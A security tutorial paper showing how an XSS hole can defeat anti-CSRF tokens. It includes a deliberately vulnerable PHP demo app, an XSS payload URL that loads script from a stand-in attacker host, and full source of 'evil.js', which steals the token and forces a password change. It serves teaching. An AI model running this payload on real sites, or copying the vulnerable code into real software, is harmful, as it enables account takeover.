Token Hijacking with XSS

Firstly thanks for everyone who read this paper. I choose "Token Hijacking with XSS" as a title of this paper and i will try to describe how can we exploit web applications which secured with anti-csrf tokens.

After preparing of PoC and paper i show some discovered worms and this worms exploits social platforms like Facebook, Twitter etc.. (*no i am not author of this worms :>*). I can say that this worms use same idea. For example, when you reverse the latest Facebook worm you can see its hijack session token of user with javascript tricks (*its tricks so like return-oriented programming because its use some of facebook's js libraries.. :>*) and use hijacked session token for liking groups, update status and give permissions for application. So i can give a reference to Facebook and Twitter worms as a real world example.

As i mentioned we do all of these stages with Cross-site Request Forgery attack, but hijacking code in javascript is important part of out attack. As is known somebody release XSS vulnerabilities but if you think XSS is only "alert('XSS')", i can say you fail. Why? Becase any weakness should not be underestimated. Do you remember Apache was hacked with JIRA's XSS vulnerability? [1]

Sometimes if application don't store any usefull data on client-side, a founded XSS vulnerability can be useless. But it can be using for force application to CSRF.

For this paper, i coded a simple vulnerable application. (*It's so simple!!*) This application have 3 files. File named "**xssable.php**" have XSS vulnerability. Another file named "**form.php**" give a form to user for password change and this file creates session token and send it to "**passwd.php**" with credential. Last file named "**passwd.php**" checks sended credential and session token. Here is the source codes of each file.

xssable.php

```
<?php
$user = stripslashes($_GET["user"]);

echo "Hello dear $user";
?>
```


[1] - https://blogs.apache.org/infra/entry/apache_org_04_09_2010


form.php

```
<?php
session_start();
$token = md5(microtime().rand(1337, 31337));
session_register("anti-csrf-token");
$_SESSION["anti-csrf-token"] = $token;
$username = "admin";
$password = "123456";
?>
<html>
<body>
<form id="change_password" action="passwd.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>">
Username: <input type="text" name="uname" value="<?php echo $username; ?>"><br>
Password: <input type="password" name="pwd" value="<?php echo $password; ?>"><br>
<input type="submit" name="change" value="Change">
</form>
</body>
</html>
```


passwd.php

```
<?php
session_start();
$token = $_SESSION["anti-csrf-token"];
$form_token = $_POST["token"];

if ($token == $form_token) {
   echo "Your password changed..<br>";
} else {
   echo "CSRF Attack Detected!!!";
}
?>
```

Now i exploit classic XSS vulnerability, execute my "evil.js" and force user to change his password.
Our payload is like this;
http://VICTIM/xssable.php?user=<script src=http://ATTACKER/evil.js ></script>



As you see, evil.js (*In the picture **The Domo** is evil.js*) request to form.php with XMLHTTPRequest (*blue backgrounded section in evil.js's source code*) and hijack session token with regular expression (*light green backgrounded section in evil.js's source code*).




Lastly, as you see in picture-2 The Domo make request to passwd.php with valid session token. (*Don't forget, Domo is your best friend!!)*

Source code of evil.js below;

evil.js

```
/* evil javascript file.. */
function get_src() {
   if (window.XMLHttpRequest) {
      ajax = new XMLHttpRequest();
   } else {
      ajax = new ActivexObject("Microsoft.XMLHTTP");
   }

   ajax.onreadystatechange = function () { get_token(ajax); }
   ajax.open("GET", "form.php", true);
   ajax.send();
}

function get_token(a) {
   if (a.readyState == 4 && a.status == 200) {
      var src = a.responseText;
      p = /value="([0-9a-f]+)"/;
      var token = src.match(p);
      params = "token=" + token[1] + "&uname=OWNED&pwd=PWNED";
      attack(params);
   }
}

function attack(parameters) {
   if (window.XMLHttpRequest) {
      http_request = new XMLHttpRequest();
   } else {
      http_request = new ActivexObject("Microsoft.XMLHTTP");
   }

   http_request.onreadystatechange = function () {
      if (http_request.readyState == 4 && http_request.status == 200) {
         alert("YOU GOT PWNED!!!!\n\n" + http_request.responseText);
      }
   }

   http_request.open('POST', "passwd.php", true);
   http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
   http_request.setRequestHeader("Content-length", parameters.length);
   http_request.setRequestHeader("Connection", "close");
   http_request.send(parameters);
}

get_src();
```

And here is the result;



I finish this paper with a nice quote from CGI Security's well-known article XSS FAQ; "***Never trust user input***".

You can download sample application from http://www.anatoliasecurity.com/files/xss-token-hijacking-dosyalar.zip And you can feel free to ask any question about paper.

Author: Eliteman
E-Mail: eliteman {} anatoliasecurity {} com